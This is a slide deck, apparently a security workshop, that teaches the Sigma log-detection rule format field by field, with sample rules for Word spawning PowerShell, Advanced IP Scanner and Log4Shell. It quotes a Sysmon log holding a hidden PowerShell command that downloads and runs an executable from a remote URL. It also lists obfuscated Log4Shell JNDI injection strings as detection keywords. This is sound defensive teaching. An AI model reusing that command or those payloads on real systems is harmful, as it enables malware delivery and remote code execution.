
Symantec

- Need to have the access to the product in order to benefit from the rule.
- Need to be familiar with the detection logic and language in order to modify the rule.
- We need rules that are easy to write and understand
- Easily sharable



What is SIGMA

- Created in 2016 by “Florian Roth” & “Thomas Patzke”
- “It’s a generic rule format to express detection ideas in form of rules that match on log data”
- It’s for log files what “Snort” is for network traffic and “YARA” is for files.
- YAML
- Designed to be shareable
- Adopted by the infosec community at large
- Vendor neutral


Sigma Format
Generic Signature Description
Sigma Converter
Applies Predefined and Custom Field Mapping
Elastic Search Queries
Splunk Searches
...

Anatomy of a SIGMA rule

An Example of a Sigma Rule

```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

A brief title for the rule that should contain what the rules is supposed to detect

Examples:

- Suspicious Svchost Process
- WannaCry Ransomware
- Mimikatz Command Line

```yaml
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```


A globally unique identifier (UUID v4). For example we can use the website: uuidgenerator.net

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        Image|endswith:
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```

A short description of the rule and the malicious activity that can be detected.
Examples:

- Detects WannaCry ransomware activity
- Detection well-known mimikatz command line arguments
- Detects a suspicious svchost process start

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    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
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    condition: selection
falsepositives:
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level: medium
```

Declares the status of the rule.

- stable
- test
- experimental
- deprecated
- unsupported

```yaml
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```

Anatomy of a SIGMA rule

Creator of the rule.

Examples:

- Shellmates
- Nasreddine
- @nas_bench

```yaml
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```

Anatomy of a SIGMA rule

- Creation date of the rule
- Last time this rule was modified

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    product: windows
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    selection:
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        Image|endswith:
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```

Categorize Sigma rule according to Mitre ATT&CK / CAR (Cyber Analytics Repositories)

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        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

Describes the log data on which the detection is meant to be applied to

- Category
- Product
- Service

```yaml
logsource:
    category: webserver
```

```yaml
logsource:
   product: linux
   category: network_connection
```

```yaml
title: My Example Rule
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    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

A list of known false positives that may occur.

- Administrative Activity
- Application with simmilar command-line arguments

```yaml
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    condition: selection
falsepositives:
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level: medium
```

Anatomy of a SIGMA rule

A set of search-identifiers that represent searches on log data

```yaml
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status: experimental
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date: 2021/01/08
modified: 2021/01/09
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    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

```
Process Create:
RuleName: -
UtcTime: 2022-01-03 09:00:25.207
ProcessGuid: {9a08371b-bb29-61d2-a8ff-000000001000}
ProcessId: 31764
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.22000.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe"
CurrentDirectory: [redacted]
User: [redacted]
LogonGuid: {9a08371b-886c-61c7-342e-200000000000}
LogonId: 0x202E34
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=0E9CCD796E25191613339253 9572A374,SHA256
=C7D4E119149A7150B7101A4BD9FFFBF659FBA76D058F7BF6CC73C99FB36E8221,IMPHASH=BF7A6E7A62C3F5B2E8E069438AC1DD3D
ParentProcessGuid: {9a08371b-886f-61c7-6c01-000000001000}
ParentProcessId: 10400
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\WINDOWS\Explorer.EXE
ParentUser: [redacted]
```

Anatomy of a SIGMA rule

```
Process Create:
UtcTime: 2017-10-02 21:14:41.559
ProcessGuid: {D5E81F05-AC41-59D2-0000-0010D90B3700}
ProcessId: 2596
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -WindowStyle Hidden $webclient = new-object System.Net.WebClient;$myurls
 = 'http://          obal.su/z3FRJz'.Split(',');$path = $env:temp + '\65536.exe';foreach($myurl in
 $myurls){try{$webclient.DownloadFile($myurl.ToString(), $path);Start-Process $path;break;}catch
{}}
CurrentDirectory: C:\Windows\system32\
User: PhisedUser
LogonGuid: {D5E81F05-9C0A-59D2-0000-0020F1E80700}
LogonId: 0x7e8f1
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=6C05E11399B7E3C8ED31BAE72014CF249C144A8F4A2C54A758EB2E6FAD47AEC7
ParentProcessGuid: {D5E81F05-AC00-59D2-0000-0010D3103600}
ParentProcessId: 1200
ParentImage: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" -Embedding
```

https://www.syspanda.com/index.php/2017/10/10/threat-hunting-sysmon-word-document-macro/

Anatomy of a SIGMA rule

Trigger on any log that contains a

- A Parent Image ending with « winword.exe »
- And an Image ending with « powershell.exe »

```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\winword.exe'
        Image|endswith:
            - '\powershell.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Example(s)

Let's take two examples:

1. A rule that will cover the use of Advanced IP Scanner
2. A rule that will cover the detection of Log4j

Example

```yaml
title: Advanced IP Scanner
id: bef37fa2-f205-4a7b-b484-0759bfd5f86f
status: experimental
description: Detects the use of Advanced IP Scanner. Seems to be a popular tool for ransomware groups.
references:
    - https://news.sophos.com/en-us/2019/12/09/snatch-ransomware-reboots-pcs-into-safe-mode-to-bypass-protection/
    - https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html
    - https://labs.f-secure.com/blog/prelude-to-ransomware-systembc
    - https://assets.documentcloud.org/documents/20444693/fbi-pin-egregor-ransomware-bc-01062021.pdf
    - https://thedfirreport.com/2021/01/18/all-that-for-a-coinminer
    - https://github.com/3CORESec/MAL-CL/tree/master/Descriptors/Other/Advanced%20IP%20Scanner
author: '@ROxPinTeddy, Nasreddine Bencherchali @nas_bench'
date: 2020/05/12
modified: 2021/12/18
tags:
    - attack.discovery
    - attack.t1046
    - attack.t1135
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
    Image|contains: '\advanced_ip_scanner'
    selection2:
    CommandLine|contains|all:
        - '/portable'
        - '/lng'
    condition: 1 of selection*
falsepositives:
    - Legitimate administrative use
level: medium
```

Example

```yaml
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: experimental
description: Detects exploitation attempt against log4j RCE vulnerability reported as CVE-2021-44228 (Log4Shell)
author: Florian Roth
date: 2021/12/10
modified: 2021/12/13
references:
    - https://www.lunasec.io/docs/blog/log4j-zero-day/
    - https://news.ycombinator.com/item?id=29504755
    - https://github.com/tangxiaofeng7/apache-log4j-poc
    - https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b
    - https://github.com/YfryTchsGD/Log4jAttackSurface
    - https://twitter.com/shutingrz/status/1469255861394866177?s=21
tags:
    - attack.initial_access
    - attack.t1190
logsource:
    category: webserver
detection:
    keywords:
        - '${jndi:ldap:/'
        - '${jndi:rmi:/'
        - '${jndi:ldaps:/'
        - '${jndi:dns:/'
        - '/$%7bjndi:'
        - '%24%7bjndi:'
        - '$%7Bjndi:'
        - '%2524%257Bjndi'
        - '%2F%252524%25257Bjndi%3A'
        - '${jndi:${lower:'
        - '${::-j}${'
        - '${jndi:nis'
        - '${jndi:nds'
        - '${jndi:corba'
        - '${jndi:iiop'
        - 'Reference Class Name: foo'
        - '${${env:BARFOO:-j}'
        - '${::-l}${::-d}${::-a}${::-p}'
        - '${base64:JHtqbmRp'
        - '${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//'
        - '${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://'
        - '${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://'
        - '${${::-j}${::-n}${::-d}${::-i}:'
    condition: keywords
falsepositives:
    - Vulnerability scanning
level: high
```

BO ALGIERS SIDES

Example

```yaml
detection:
    keywords:
        - '${jndi:ldap:/'
        - '${jndi:rmi:/'
        - '${jndi:ldaps:/'
        - '${jndi:dns:/'
        - '/$%7bjndi:'
        - '%24%7bjndi:'
        - '$%7Bjndi:'
        - '%2524%257Bjndi'
        - '%2F%252524%25257Bjndi%3A'
        - '${jndi:${lower:'
        - '${::-j}${'
        - '${jndi:nis'
        - '${jndi:nds'
        - '${jndi:corba'
        - '${jndi:iiop'
        - 'Reference Class Name: foo'
        - '${${env:BARFOO:-j}'
        - '${::-l}${::-d}${::-a}${::-p}'
        - '${base64:JHtqbmRp'
        - '${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//'
        - '${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://'
        - '${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://'
        - '${${::-j}${::-n}${::-d}${::-i}:'
    condition: keywords
```

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The power of SIGMA

1

Sigma Format

Generic Signature Description

2


Sigma Converter

Applies Predefined and Custom Field Mapping

3

- Elastic Search Queries
- Splunk Searches
- ...

Example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
RESOURCES
COMPANY
SIGN IN
SIGN UP
Select document
Sigma
ArcSight Rule
Azure Sentinel Query
Elastic Query
QRadar
Splunk
Splunk Alert
Translate
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: experimental
description: Detects exploitation attempt against log4j RCE vulnerability reported as CVE-2021-44228 (Log4Shell)
author: Florian Roth
date: 2021/12/10
modified: 2021/12/13
references:
- https://www.lunasec.io/docs/blog/log4j-zero-day/
